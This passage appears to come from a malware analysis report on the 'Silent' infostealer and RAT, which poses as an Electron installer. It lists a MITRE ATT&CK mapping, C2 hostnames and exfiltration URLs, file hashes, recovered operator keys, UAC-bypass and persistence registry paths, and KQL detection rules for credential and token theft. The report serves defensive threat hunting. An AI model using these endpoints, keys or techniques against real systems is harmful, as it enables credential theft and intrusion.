
| Hostname | Role | Hosting |
|---|---|---|
newapi-ffxg.onrender.com | C2 Backend — /api/send exfiltration | Render.com |
api-w11c.onrender.com | C2 Backend — /api/send exfiltration | Render.com |
api-1-nk95.onrender.com | C2 Backend — /api/send exfiltration | Render.com |
MITRE ATT&CK Mapping
| Tactic | Technique | Sub-technique | Detail |
|---|---|---|---|
| Initial Access | T1204.002 | User Execution: Malicious File | Victim double-clicks fake Electron installer |
| Execution | T1059.001 | PowerShell | All persistence, evasion, and UAC bypass via PowerShell |
| Execution | T1059.005 | Visual Basic | .vbs startup shortcut dropper |
| Execution | T1106 | Native API | node-ffi / Electron native calls for DPAPI |
| Persistence | T1547.001 | Registry Run Keys / Startup Folder | HKCU Run key, Startup .lnk |
| Persistence | T1053.005 | Scheduled Task | XML-defined task with masqueraded name |
| Persistence | T1546.003 | Windows Management Instrumentation Event Subscription | WinUpdate<SID> filter, daily 08:00 trigger |
| Persistence | T1546.015 | Component Object Model Hijacking | HKCU InprocServer32 override |
| Privilege Escalation | T1548.002 | Abuse Elevation Control Mechanism: Bypass UAC | fodhelper, SilentCleanup, exefile hijack, VBScript runas |
| Defense Evasion | T1562.001 | Impair Defenses: Disable or Modify Tools | Add-MpPreference Defender exclusions |
| Defense Evasion | T1036.005 | Masquerading: Match Legitimate Name or Location | Process/task named GoogleUpdateTaskMachineCore etc. |
| Defense Evasion | T1027.002 | Obfuscated Files or Information: Software Packing | Three-layer obfuscation with AES-256-CBC |
| Defense Evasion | T1027.010 | Obfuscated Files or Information: Command Obfuscation | String split concatenation to defeat grep/strings |
| Defense Evasion | T1620 | Reflective Code Loading | AES-decrypted payload evaluated at runtime |
| Credential Access | T1555.003 | Credentials from Web Browsers | SQLite + DPAPI decryption for all major browsers |
| Credential Access | T1539 | Steal Web Session Cookie | Browser cookies + Chrome remote debugging |
| Credential Access | T1185 | Browser Session Hijacking | --remote-debugging-port headless cookie extraction |
| Credential Access | T1528 | Steal Application Access Token | Discord injection intercepts tokens on login |
| Credential Access | T1552.001 | Credentials In Files | Telegram tdata directory theft |
| Collection | T1005 | Data from Local System | Wallet files, Steam sessions, browser data |
| Collection | T1113 | Screen Capture | /api/screen/<hwid> live screenshot |
| Collection | T1125 | Video Capture | (capability present via Electron API) |
| Exfiltration | T1567.002 | Exfiltration to Cloud Storage | ZIP archives to GoFile anonymous upload |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | Direct POST to datasyncore.onrender.com |
| Command and Control | T1071.001 | Web Protocols: Application Layer Protocol | HTTPS REST API + Socket.io WebSocket |
| Command and Control | T1573.001 | Encrypted Channel: Symmetric Cryptography | AES-256-CBC payload encryption |
| Command and Control | T1102 | Web Service | Render.com free-tier hosting as C2 backend |
| Impact | T1529 | System Shutdown/Reboot | shutdown /s /t 0, shutdown /r /t 0 |
| Impact | T1531 | Account Access Removal | Force BSOD via taskkill /f /im svchost.exe |
Indicators of Compromise
Network — IP Addresses
Resolved during live analysis session. datasyncore.onrender.com and website4funlol.onrender.com are fronted by Cloudflare — the IPs below are Cloudflare edge nodes, not the origin server. network-sync-protocol.net resolves directly.
| Hostname | IP(s) | Status | Notes |
|---|---|---|---|
website4funlol.onrender.com | 216.24.57.251, 216.24.57.7 | LIVE | Render Inc. (216.24.57.0/22), Cloudflare proxy — CF-Ray 9e08546f6c3ad268-FRA |
datasyncore.onrender.com | 216.24.57.251, 216.24.57.7 | LIVE | Same IPs as panel — same Render cluster/node. CF-Ray 9e085a33b91f5d67-FRA |
network-sync-protocol.net | N/A | DOWN | DNS resolution failed at time of analysis — domain no longer resolving |
Notable: Both website4funlol.onrender.com and datasyncore.onrender.com resolve to identical IPs (216.24.57.251, 216.24.57.7), confirming the panel frontend and stealer backend are co-hosted on the same Render.com node. Both sit behind Cloudflare with Frankfurt edge routing. The shared wildcard TLS certificate (*.onrender.com, Google Trust Services WE1, valid Jan–Apr 2026) covers both subdomains.
network-sync-protocol.net takedown: DNS resolution failed during analysis (Could not resolve host). The Discord injector C2 appears to have been taken down — either by the registrar, hosting provider, or operator. Victims with the Discord injector already installed will fail to exfiltrate credentials to this endpoint, though the injector itself remains patched into their Discord client.
Backend health check — live response from datasyncore.onrender.com/:
{"status":"online","uptime":941.6,"timestamp":"2026-03-22T21:40:01.301Z"}Uptime of ~941 seconds (~15 minutes) at time of query indicates a recent cold start — Render.com free tier spins down after inactivity and restarts on first request. Backend is Node.js Express (x-powered-by: Express, x-render-origin-server: Render). CORS on the root endpoint returns access-control-allow-origin: *; the localhost:3000 misconfiguration was observed on authenticated API routes specifically.
Network — Hostnames
| Indicator | Type | Context |
|---|---|---|
datasyncore.onrender.com | C2 Backend | Primary stealer exfil, RAT panel API |
website4funlol.onrender.com | C2 Panel | Operator web interface |
heysilentpanel.onrender.com | C2 Panel (observed) | Observed in urlscan artefact screenshot (panel instance in cluster) |
network-sync-protocol.net | C2 Discord Injector | Discord credential and payment exfil |
www.myexternalip.com | Victim Recon | Public IP lookup (/raw endpoint) |
ip-api.com | Victim Recon | IP geolocation (/json/<ip>?fields=status,country,countryCode,city) |
www.tiktok.com | Session Validation | TikTok account info via stolen session cookie |
webcast.tiktok.com | Data Collection | TikTok diamond/coin balance |
users.roblox.com | Session Validation | Roblox account info via stolen cookie |
thumbnails.roblox.com | Data Collection | Roblox avatar image |
premiumfeatures.roblox.com | Data Collection | Roblox Premium status |
economy.roblox.com | Data Collection | Roblox Robux balance and transaction history |
friends.roblox.com | Data Collection | Roblox friend/follower counts |
groups.roblox.com | Data Collection | Roblox group ownership |
inventory.roblox.com | Data Collection | Roblox Limited items and RAP |
catalog.roblox.com | Data Collection | Roblox catalog inventory |
billing.roblox.com | Data Collection | Roblox saved payment methods |
api.steampowered.com | Data Collection | Steam profile, game library, level (hardcoded API key) |
api.ipify.org | Victim Recon | Alternative public IP lookup (?format=json in some code paths) |
globalcdn.nuget.org | Tooling / Payload staging | Python 3.10 runtime download (/packages/python.3.10.0.nupkg) |
mc-heads.net | Data Enrichment | Minecraft skin/avatar image for operator embed |
namemc.com | Data Enrichment | Minecraft profile link for operator embed |
store1.gofile.io | Exfil | Anonymous ZIP upload |
store2.gofile.io | Exfil | Anonymous ZIP upload |
store3.gofile.io | Exfil | Anonymous ZIP upload |
store4.gofile.io | Exfil | Anonymous ZIP upload |
store5.gofile.io | Exfil | Anonymous ZIP upload |
store8.gofile.io | Exfil | Anonymous ZIP upload |
Network — URLs
| URL | Context |
|---|---|
https://datasyncore.onrender.com/api/admin/request-code | Auth trigger |
https://datasyncore.onrender.com/api/clients | Victim listing |
https://network-sync-protocol.net/api/send | Discord credential receipt |
https://website4funlol.onrender.com/assets/index-BgQx6xvA.js | Panel bundle (unauthenticated) |
File Hashes
| File | MD5 | SHA256 |
|---|---|---|
Illusion-2.6.5-setup.exe | ee17c8c6937ae832c39ead819fe385d2 | 96c2445c13e00291be29c5c31d6ca1dc9b5caf4efa8a07140ef22b48362b055b |
Illusion.exe | 6ad3bb332b1657a90cd563735278ac2d | 18cb4c00c9eac622a6c7265ada3dbcf23ce750b028f905c9d78ea0384f5b3c8d |
app.asar | 7dd7c9d99fafa52c9cdd2525bce4b24d | 9b7a8d09b3c86b8ea9cc338a033b37e0d086113ba479e8f48672271d4713df99 |
main.js | 89d29d674df2f52e3fcc8d4b1f97cb1f | 807b178ffa725e9869dca5c0087fae9abcd3cfad5a1e7065304000a6c5262b76 |
crypted.js | 39fd76c8f63b7d1d0dde94b3b77a6e4c | 58df506144fa0ee4f6ab5bde8eb7f2d19ea4b3ad0b2d4e687ff9d63f60688c09 |
discord-injection-obf.js | 2251c98a7d0b5a9361db29fc12cff610 | be679a3ad224069dee3fcb011ddecb75de44f63f2816da5891e058a4619808df |
SpiderBanner.dll | 17309e33b596ba3a5693b4d3e85cf8d7 | 996a259e53ca18b89ec36d038c40148957c978c0fd600a268497d4c92f882a93 |
panel.js (retrieved from website4funlol.onrender.com) | — | 7b2d4fff1e3b8d201c2bb9452100c58dd8856a0364db2d284fe44e7ace62d242 |
uninstallerIcon.ico (embedded 256×256 RGBA PNG) | 0fa0283272caf26d14af28edd9533341 | c2a19e9f0b8d2c65f21bf62cbd566901b38f3189936ca5c8952c09a83493b2c6 |
Credentials & Keys
| Type | Value |
|---|---|
| Silent API Key | Silentapilolxd123. |
| Operator Licence Key | MONTHLY-AFD08AAF4193699E8225A95D1B3C448C |
| Operator Licence Key (related sample) | LIFETIME-D0BF165FB1B8712CBB0F65F85B3C58B9 |
| Cloudflare Proxy Auth | SilentCF_2026!secure |
| Backend Dev API Key | test_api_key_12345 |
| Steam Web API Key | 440D7F4D810EF9298D25EDDF37C1F902 |
| AES Key (crypted.js) | qAkwW2T404Zgen4RBPd4TcSzCy6/87YO |
| AES Key (discord-injection) | uDucKHSKN9djz0GPPzvbgM62jLfZCvnM |
Registry
# Persistence — Run Key
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GoogleUpdateTaskMachineCore
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdobeGCInvoker

# UAC Bypass — fodhelper / ms-settings
HKCU\Software\Classes\ms-settings\shell\open\command

# UAC Bypass — exefile IsolatedCommand
HKCU\Software\Classes\exefile\shell\open\command
HKCU\Software\Classes\exefile\shell\runas\IsolatedCommand

# COM Hijacking (CLSID varies per victim; derived from user SID at runtime)
HKCU\Software\Classes\CLSID\{*}\InprocServer32
Filesystem
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\OneDrive.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Microsoft Edge.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Spotify.lnk
%TEMP%\~*.vbs

# Python cookie extraction runtime (dropped to temp)
%TEMP%\python310.nupkg
%TEMP%\WinGet\
%TEMP%\WinGet\tools\python.exe
%TEMP%\WinGet\tools\_winhost.exe
Scheduled Tasks
MicrosoftEdgeUpdateTaskMachineCore
GoogleUpdateTaskMachineCore
OneDrive Standalone Update Task
Adobe Acrobat Update Task
CCleaner Update
Discord / Telegram
| Type | Value |
|---|---|
| Discord Channel ID | 1353425801646706831 |
| Discord Attachment ID | 1439024605892317234 |
| Discord Emoji ID | 1440476091704672316 |
| Telegram | @MainSilent |
| Telegram | @LegacySilent |
KQL Detection Rules
1. Network Connections to Silent C2 Backends
// Microsoft Defender for Endpoint — NetworkEvents
DeviceNetworkEvents
| where RemoteUrl has_any (
    "datasyncore.onrender.com",
    "website4funlol.onrender.com",
    "network-sync-protocol.net"
)
or RemoteUrl matches regex @"store[1-9]\.gofile\.io"
| project Timestamp, DeviceName, InitiatingProcessFileName,
          InitiatingProcessCommandLine, RemoteUrl, RemotePort, RemoteIP
| order by Timestamp desc
2. Windows Defender Exclusion via PowerShell
// Detects Add-MpPreference exclusion commands used by this malware
DeviceProcessEvents
| where FileName =~ "powershell.exe"
and ProcessCommandLine has "Add-MpPreference"
and ProcessCommandLine has_any ("ExclusionPath", "ExclusionProcess")
| project Timestamp, DeviceName, AccountName,
          ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
3. Persistence via Registry Run Key with Masqueraded Names
DeviceRegistryEvents
| where RegistryKey has "CurrentVersion\\Run"
and RegistryValueName has_any (
    "OneDrive",
    "GoogleUpdateTaskMachineCore",
    "AdobeGCInvoker",
    "MicrosoftEdgeUpdateTaskMachineCore"
)
and ActionType == "RegistryValueSet"
| project Timestamp, DeviceName, AccountName,
          RegistryKey, RegistryValueName, RegistryValueData
| order by Timestamp desc
4. VBScript Written to Temp and Executed via cscript
// VBS persistence dropper
DeviceProcessEvents
| where FileName =~ "cscript.exe"
and ProcessCommandLine has "//nologo"
and ProcessCommandLine matches regex @"%TEMP%\\~[a-z0-9]+\.vbs"
| project Timestamp, DeviceName, AccountName,
          ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
5. Scheduled Task Creation Masquerading as Legitimate Software
DeviceProcessEvents
| where FileName =~ "schtasks.exe"
and ProcessCommandLine has_any (
    "MicrosoftEdgeUpdateTaskMachineCore",
    "GoogleUpdateTaskMachineCore",
    "OneDrive Standalone Update Task",
    "Adobe Acrobat Update Task",
    "CCleaner Update"
)
| project Timestamp, DeviceName, AccountName,
          ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
6. Startup Folder .lnk Creation with Known Filenames
DeviceFileEvents
| where FolderPath has "Start Menu\\Programs\\Startup"
and FileName has_any ("OneDrive.lnk", "Microsoft Edge.lnk", "Spotify.lnk")
and ActionType == "FileCreated"
| project Timestamp, DeviceName, AccountName,
          FolderPath, FileName, InitiatingProcessFileName
| order by Timestamp desc
7. Electron Process Making Outbound Connections (Suspicious)
// Flag Electron apps (not browsers) making connections to known exfil/C2
DeviceNetworkEvents
| where InitiatingProcessFileName !in~ (
    "msedge.exe", "chrome.exe", "firefox.exe", "brave.exe"
)
and (
    InitiatingProcessFileName endswith ".exe"
    and RemoteUrl has_any ("gofile.io", "onrender.com")
)
| project Timestamp, DeviceName, InitiatingProcessFileName,
          InitiatingProcessFolderPath, RemoteUrl, RemotePort
| order by Timestamp desc
8. PowerShell Hidden Window Spawned by Electron/Node Process
DeviceProcessEvents
| where FileName =~ "powershell.exe"
and ProcessCommandLine has_all ("-WindowStyle", "Hidden")
and InitiatingProcessFileName has_any ("node.exe", "Illusion.exe")
| project Timestamp, DeviceName, AccountName,
          ProcessCommandLine, InitiatingProcessFileName,
          InitiatingProcessFolderPath
| order by Timestamp desc
9. File Hash Match (Direct IOC)
DeviceFileEvents
| where SHA256 in (
    "96c2445c13e00291be29c5c31d6ca1dc9b5caf4efa8a07140ef22b48362b055b",
    "18cb4c00c9eac622a6c7265ada3dbcf23ce750b028f905c9d78ea0384f5b3c8d",
    "9b7a8d09b3c86b8ea9cc338a033b37e0d086113ba479e8f48672271d4713df99",
    "807b178ffa725e9869dca5c0087fae9abcd3cfad5a1e7065304000a6c5262b76",
    "58df506144fa0ee4f6ab5bde8eb7f2d19ea4b3ad0b2d4e687ff9d63f60688c09",
    "be679a3ad224069dee3fcb011ddecb75de44f63f2816da5891e058a4619808df",
    "996a259e53ca18b89ec36d038c40148957c978c0fd600a268497d4c92f882a93"
)
| project Timestamp, DeviceName, AccountName,
          FileName, FolderPath, SHA256, ActionType
| order by Timestamp desc
10. Discord Client Modification (Injection Detection)
// Detects writes to Discord app JS files — indicator of injection patching
DeviceFileEvents
| where FolderPath has_all ("discord", "app-")
and FileName endswith ".js"
and ActionType == "FileModified"
and InitiatingProcessFileName !in~ ("discord.exe", "discordptb.exe", "discordcanary.exe")
| project Timestamp, DeviceName, AccountName,
          FolderPath, FileName, InitiatingProcessFileName
| order by Timestamp desc
11. UAC Bypass — Registry Key Creation in ms-settings or exefile
DeviceRegistryEvents
| where ActionType == "RegistryValueSet"
and (
    RegistryKey has @"Software\Classes\ms-settings\shell\open\command"
    or RegistryKey has @"Software\Classes\exefile\shell\open\command"
    or RegistryKey has @"Software\Classes\exefile\shell\runas\IsolatedCommand"
)
| project Timestamp, DeviceName, AccountName,
          RegistryKey, RegistryValueName, RegistryValueData,
          InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
12. WMI Event Subscription with WinUpdate Name Pattern
// Detects WMI persistence filter/consumer creation matching Silent's naming convention
DeviceEvents
| where ActionType == "WmiBindEventFilterToConsumer"
    or (ActionType == "ProcessCreated" and ProcessCommandLine has "root\\subscription")
| union (
    DeviceProcessEvents
    | where ProcessCommandLine has_all ("Set-WmiInstance", "EventFilter")
    and ProcessCommandLine has "WinUpdate"
)
| project Timestamp, DeviceName, AccountName,
          ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
13. COM Object Hijacking via HKCU InprocServer32
DeviceRegistryEvents
| where ActionType == "RegistryValueSet"
and RegistryKey has @"Software\Classes\CLSID\"
and RegistryKey has "InprocServer32"
and RegistryHive == "HKEY_USERS"
| project Timestamp, DeviceName, AccountName,
          RegistryKey, RegistryValueData,
          InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
14. Telegram tdata Directory Access by Non-Telegram Process
DeviceFileEvents
| where FolderPath has_all ("Telegram Desktop", "tdata")
and InitiatingProcessFileName !in~ ("Telegram.exe", "Updater.exe")
| project Timestamp, DeviceName, AccountName,
          FolderPath, FileName, ActionType,
          InitiatingProcessFileName, InitiatingProcessFolderPath
| order by Timestamp desc
15. Chrome Remote Debugging Port Spawned by Non-Browser Process
DeviceProcessEvents
| where FileName =~ "chrome.exe"
and ProcessCommandLine has "--remote-debugging-port"
and InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe", "brave.exe")
| project Timestamp, DeviceName, AccountName,
          ProcessCommandLine, InitiatingProcessFileName,
          InitiatingProcessFolderPath
| order by Timestamp desc
16. Victim IP Recon — Connections to IP Lookup Services
// Electron/Node process querying IP geolocation services — victim fingerprinting
DeviceNetworkEvents
| where RemoteUrl has_any ("myexternalip.com", "ip-api.com")
and InitiatingProcessFileName !in~ ("msedge.exe", "chrome.exe", "firefox.exe", "brave.exe")
| project Timestamp, DeviceName, AccountName,
          InitiatingProcessFileName, InitiatingProcessFolderPath,
          RemoteUrl, RemoteIP
| order by Timestamp desc
Sample sourced from Telegram via ShinySpider French Nexus